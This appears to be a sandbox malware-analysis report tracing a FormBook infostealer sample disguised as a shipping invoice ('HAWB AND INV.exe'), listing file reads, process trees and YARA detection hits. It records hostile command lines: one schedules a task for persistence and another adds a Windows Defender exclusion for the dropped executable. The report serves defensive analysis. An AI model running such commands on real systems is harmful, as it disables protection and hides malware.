C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	134	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6CD01B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgr oundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgr oundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf4 9f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6DDF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DDF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DDF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DDF03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DDF03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DE95705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DE95705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedA ccess\AssignedAccess.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedA ccess\AssignedAccess.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	2	6CD01B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	2	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6DE95705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6DE95705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	3	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	699	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpComputerStatus.cdxml	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	success or wait	12	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	764	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpPreference.cdxml	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreat.cdxml	unknown	617	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatCatalog.cdxml	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpThreatDetection.cdxml	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	227	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpScan.cdxml	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	243	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpSignature.cdxml	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	success or wait	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Defender\MSFT_MpWDOScan.cdxml	unknown	4096	end of file	1	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	2	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	2	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	16	6CD01B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	2	6CD01B4F	ReadFile

Analysis Process: conhost.exe PID: 7064 Parent PID: 7020

General

Start time:	14:52:25
Start date:	03/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 7072 Parent PID: 6752

General

Start time:	14:52:25
Start date:	03/05/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\qxnptkmQbHB' /XML 'C:\Users\user\AppData\Local\Temp\tmp9D41.tmp'
Imagebase:	0xe0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp9D41.tmp	unknown	2	success or wait	1	EAB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp9D41.tmp	unknown	1657	success or wait	1	EABD9	ReadFile

Analysis Process: conhost.exe PID: 7080 Parent PID: 7072

General

Start time:	14:52:25
Start date:	03/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 4592 Parent PID: 6752

General

Start time:	14:52:26
Start date:	03/05/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\AppData\Roaming\qxnptkmQbHB.exe'
Imagebase:	0xd30000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: conhost.exe PID: 4756 Parent PID: 4592

General

Start time:	14:52:27
Start date:	03/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: HAWB AND INV.exe PID: 6156 Parent PID: 6752

General

Start time:	14:52:27
Start date:	03/05/2021
Path:	C:\Users\user\Desktop\HAWB AND INV.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\HAWB AND INV.exe
Imagebase:	0x750000
File size:	741376 bytes
MD5 hash:	42662765A94CE5ECE11529509F937711
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.473823367.0000000000C50000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.473823367.0000000000C50000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.473823367.0000000000C50000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.470161659.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.470161659.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.470161659.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.482267255.00000000014E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.482267255.00000000014E0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.482267255.00000000014E0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

Analysis Process: explorer.exe PID: 3440 Parent PID: 6156

General

Start time:	14:52:30
Start date:	03/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: ipconfig.exe PID: 6556 Parent PID: 3440

General

Start time:	14:53:23
Start date:	03/05/2021
Path:	C:\Windows\SysWOW64\ipconfig.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\ipconfig.exe
Imagebase:	0xaa0000
File size:	29184 bytes
MD5 hash:	B0C7423D02A007461C850CD0DFE09318
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.593665337.0000000000880000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.593665337.0000000000880000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.593665337.0000000000880000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.591815076.0000000000110000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000017.00000002.591815076.0000000000110000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000017.00000002.591815076.0000000000110000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000017.00000002.593621716.0000000000850000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Disassembly

Code Analysis